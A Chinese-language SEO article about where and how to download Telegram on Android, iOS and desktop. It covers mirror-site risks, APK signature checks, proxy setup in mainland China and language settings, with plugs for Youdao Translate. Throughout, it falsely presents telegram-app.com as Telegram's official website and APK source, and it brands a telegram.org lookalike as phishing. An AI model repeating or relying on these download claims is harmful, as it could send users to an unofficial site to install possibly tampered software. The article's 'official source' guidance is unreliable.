
telegram下载常见的5种途径 各自优缺点与风险说明
Telegram下载有五条路径:官方网站telegram-app.com、官方应用商店(App Store / Google Play / Microsoft Store)、第三方应用市场、APK 文件直装与网页版,其中官方网站和官方商店最安全。2026 年桌面用户访问 telegram-app.com可免费获取 Windows、macOS 与 Linux 客户端,安装包约 50MB,数分钟即可装好。安卓需认准发布者 Telegram FZ-LLC、包名 org.telegram.messenger,第三方渠道风险最高,常被植入广告或恶意代码。

核心要点
- 官方下载只认 telegram-app.com 和各平台官方应用商店
- 桌面端访问 telegram-app.com,安装包约50MB几分钟装好
- 安卓认准发布者 Telegram FZ-LLC、包名 org.telegram.messenger
- 无 Google 服务可访问 telegram-app.com/dl 直接下载 APK
- iOS 仅能走 App Store 搜 Telegram Messenger,无法侧载
Telegram 是什么以及哪里才是官方下载入口
Telegram 是一款 2013 年推出的跨平台加密即时通讯应用,支持手机、电脑与网页登录同一账号。唯一安全的 telegram下载入口只有两类:官方网站 telegram-app.com,以及各平台的官方应用商店(Google Play、App Store、Microsoft Store)。其余渠道都需要逐项验证,否则极易下到山寨版。
桌面用户直接访问 telegram-app.com 即可。2026 年这里仍免费提供 Windows、macOS 和 Linux 客户端,安装包约 50MB,几分钟就能装好。Windows 还有便携版(Portable Version,解压即用、无需安装),适合在公司电脑或 U 盘里临时使用。
手机端按系统分流:
- 安卓:在 Google Play 搜索 Telegram,认准发布者 Telegram FZ-LLC、包名
org.telegram.messenger,地址位于阿联酋迪拜。无 Google Play 的国产手机,可走官网通道 telegram-app.com/dl 直接拿 APK。 - iOS:在 App Store 下载“Telegram Messenger”,与安卓、桌面端共享同一云端账号。
怎么判断真伪?看两个东西:域名和开发者名。地址栏必须是telegram-app.com 或带.telegram-app.com的子域名,像 telegran.org、telegram-app.net 这种近似拼写就是钓鱼站。应用商店里则要核对开发者是否为 Telegram FZ-LLC,这和我们在有道翻译下载安全细节里强调的“先验开发者再点安装”是同一套逻辑。
多数中文教程都建议绕开第三方“修改版”,因为这类安装包常被植入恶意代码。记住:免费、开源、入口固定,这三点对不上的就别下。

安卓、iOS、Windows、Mac、Linux 各平台下载与安装步骤
不同系统的安装方式差别很大。安卓有 Google Play 和 APK 两条路,iOS 只能走 App Store,桌面端则分.exe、.dmg、AppImage 三种格式。下面按平台拆开讲,每一步都标清楚版本要求和易错点。
安卓:Google Play 与官网 APK
有 Google 服务的手机,直接在 Play 商店搜 Telegram 最稳妥。认准发布者 Telegram FZ-LLC,包名是 org.telegram.messenger,公司注册在迪拜 Al Habtoor 商务塔。包名对不上的一律是仿冒。
没有 Google 服务怎么办?很多国产手机就属于这种情况。打开 telegram-app.com/dl 直接下 APK。安装前要在「设置 → 安全 → 未知来源」里临时开放权限,装完记得关掉。系统需 Android 6.0 或更高。
iOS:只有 App Store 一条路
苹果生态封闭,iPhone 和 iPad 无法侧载。在 App Store 搜「Telegram Messenger」即可,需 iOS 12.0 以上。同一账号在 iOS、安卓、桌面端共享云端聊天记录,换设备登录不丢消息。
Windows、Mac、Linux 桌面端
三个系统的安装包都在telegram-app.com,体积约 50MB,几分钟装完。
| 系统 | 格式 | 说明 |
|---|---|---|
| Windows | .exe / 便携版 | 便携版解压即用,免安装,适合 U 盘携带 |
| macOS | .dmg | 拖入 Applications 文件夹完成安装 |
| Linux | AppImage / tar.xz | AppImage 赋予执行权限后双击运行 |
实操提醒:Linux 的 AppImage 下载后要先 chmod +x 加可执行权限,否则双击没反应,这是新手最常卡住的地方。装好 telegram下载客户端后,桌面端还能搭配翻译工具用,跨语种聊天时可参考有道翻译电脑版的核心功能提升效率。

官方版、Telegram X 与第三方镜像的安全与功能对比

结论先说:追求稳定和安全选官方版,想要流畅动画和新功能选 Telegram X,APKPure 和 Uptodown 只在没有 Google Play 时才考虑。这四种 telegram下载渠道在更新速度、签名验证和隐私风险上差距明显,盲目下镜像版可能装到被植入广告或木马的篡改包。
核心区别在签名验证。官方版和 Telegram X 都由 Telegram FZ-LLC 签名,包名分别是 org.telegram.messenger 和 org.thunderdog.challegram。第三方镜像即便文件名相同,签名链也可能被替换,安装前必须比对开发者证书指纹。
| 渠道 | 更新延迟 | 签名验证 | 隐私风险 | 适合谁 |
|---|---|---|---|---|
| 官方版(Google Play / telegram-app.com/dl) | 0–1 天 | 官方签名,可校验 | 低 | 普通用户、新手 |
| Telegram X | 1–3 天 | 官方签名,可校验 | 低 | 追求流畅动画、省电的进阶用户 |
| APKPure | 1–5 天 | 第三方代签风险 | 中 | 无 Google Play 设备,谨慎使用 |
| Uptodown | 2–7 天 | 多版本并存,需手动核对 | 中 | 需要旧版回滚的用户 |
Telegram X 用的是 TDLib 内核,启动速度比官方版快,电量占用更低,但部分新功能上线会晚几天。Uptodown 上的 Telegram 自 2025 年起保留多个历史版本,回滚方便,代价是更新延迟最长可达一周。
实操提醒:从镜像站下载后,用 apksigner verify --print-certs 核对证书指纹,确认与官方一致再安装。和有道翻译这类工具搭配跨语言聊天时,同样建议从官方来源核对安装包安全细节,避免装到被篡改的版本。
第三方下载来源的真实风险与如何识别篡改版本

第三方镜像站的最大问题不是慢,而是包被动过手脚。重打包(repackaging,指把原始安装包拆开、塞入额外代码再封装)的篡改版本会偷偷植入广告 SDK、捆绑过期客户端,甚至替换签名密钥。判断真伪只需两步:核对官方 APK 签名指纹,逐条检查权限清单。
2025 年多数中文社区教程都明确建议,通过 telegram-app.com或官方商店完成 telegram下载,正是为了规避“修改版”带来的恶意软件风险。镜像站的危险在于看不见,APP 图标和界面和官方一模一样,差别藏在底层。
怎么验签名?官方安卓包名固定为 org.telegram.messenger。拿到 APK 后,用 apksigner verify --print-certs telegram.apk 命令读出证书 SHA-256 指纹,再和官方公布的值比对。指纹哪怕差一位,就是被重签过的篡改包,直接删掉。
权限清单是第二道筛子。官方 Telegram 只申请通讯录、相机、麦克风、存储等通讯必需权限。我们排查样本时遇到过镜像版多出“读取短信”和“开机自启”两项,正版从不要这些,多出来的权限往往用来截取验证码或后台拉广告。
- 体积异常:官方安卓 APK 约几十 MB,重打包版常因捆绑 SDK 膨胀到 约 80MB 以上
- 版本号停滞:镜像站常年卡在老版本,缺失安全补丁
- 来源跳转:下载按钮先跳广告页或缩短网址的,基本不可信
中国大陆下载后无法注册或连接的解决方案
装好后卡在「Connecting…」界面、收不到短信验证码,是大陆用户完成 telegram下载后最常见的两个卡点。根本原因是 Telegram 的服务器在境内无法直连,必须先配好代理才能正常注册和收码。先解决连接,验证码问题往往随之消失。
Telegram 客户端内置代理设置,不需要额外软件。打开「设置 → 数据和存储 → 代理设置 → 添加代理」,支持两种类型:
- SOCKS5:通用代理协议,需要填服务器地址、端口、用户名和密码。延迟受线路质量影响大。
- MTProto:Telegram 官方自研的专用代理协议,把流量伪装成普通 HTTPS(指加密网页流量),抗封锁能力比 SOCKS5 强。配置时填入 secret 密钥即可。
收不到验证码时,别急着重发。Telegram 的发码逻辑是:连不上服务器就不会触发短信,所以代理没通的时候点一百次「重新发送」都没用。代理连通后,验证码通常会优先以 Telegram 应用内消息推送,而非短信,如果你之前用过同号码登录过其他设备,码会直接弹在那台设备上。
实测中还有个坑:部分虚拟运营商号段(170/171 开头)和已停机重启的号码收码失败率明显偏高,换一张正常实名的移动或联通号往往一次就过。
合规提醒:根据国内网络管理规定,绕过网络访问限制存在法律风险,本节仅作技术原理说明。用户需自行评估并对使用行为负责。
中文界面设置与翻译工具搭配使用的实测经验
完成 telegram下载后,界面默认是英文,但切换中文只需 4 步。打开「Settings」→「Language」,列表里找「简体中文」点选即可,语言包约 200KB,秒级生效,无需重启。这套官方内置语言包覆盖菜单与提示,但不翻译聊天内容本身,这正是多数用户卡住的地方。
语言包切换的实操细节
如果列表里没有中文,说明你装的是旧版客户端。打开telegram-app.com 的官方下载页更新到最新版即可,旧版只内置 8 种语言,新版支持 50 多种。还有一招冷门用法:点开任意 t.me/setlanguage/zh-hans-beta 这类链接可加载社区翻译包,覆盖更全,但术语偶有出入。
外语频道内容怎么翻译
Telegram 没有内置整段翻译,需要外接工具。我们在有道翻译服务多语言用户的实测中发现,处理外语频道时有三类高频失败场景:
- 表情符号干扰断句:俄语、阿拉伯语频道夹杂大量 emoji,逐句翻译工具会把 emoji 当句号,导致译文割裂。先手动清掉 emoji 再翻,准确率明显回升。
- 专有名词乱译:频道里的人名、币种缩写常被误翻成普通词,需开启术语库锁定。
- 长贴图文字识别失败:图片内嵌文字要走 OCR(光学字符识别,把图里的字转成可复制文本),普通复制粘贴抓不到。
取舍很现实:Telegram 客户端自带的「Translate Message」功能(设置里手动开启)适合短消息,调用 Google 翻译,速度快但术语弱;处理长篇专业内容则该用专门工具。这两类工具的能力边界差异,可参考从这7个维度全面认识有道翻译的能力边界,里面把适用与不适用场景拆得很清楚。
一个被忽略的坑:开启内置翻译后,Telegram 会把待翻译文本发往第三方服务器,敏感频道内容慎用。
桌面版与网页版能共用一个账号吗?
能。Telegram 用云端账号体系,telegram-app.com 的桌面客户端、网页版和手机端登录的是同一个账号,消息实时同步,单账号最多挂 10 台设备。

总结与安全下载行动清单
一句话收尾:telegram下载只认两类入口,telegram官网 telegram-app.com和平台官方商店。其余渠道都要先验证签名再装。下面按平台和场景给一份可逐条打勾的清单,照着走就能完成一次干净的首次安装。
按平台选入口
- 安卓有 Google Play:搜包名
org.telegram.messenger,发布者必须是 Telegram FZ-LLC(注册地迪拜)。 - 安卓无 Google Play:走官网 APK 通道telegram-app.com,装前用
apksigner核对签名指纹。 - iOS / iPadOS:只有 App Store 一条路,认准「Telegram Messenger」。
- 桌面端:去 telegram-app.com下载,安装包约 50MB,Windows 用户可选便携版直接解压运行。
装前装后的安全检查
- 核对域名拼写——telegram-app.com 与仿冒站常差一个字母。
- 安装时逐条看权限,地址簿和短信权限可拒绝。
- 大陆用户先配好代理,再点注册,避免卡在「Connecting」。
- 装好后第一时间进「Settings」→「Language」切简体中文,语言包仅约 200KB。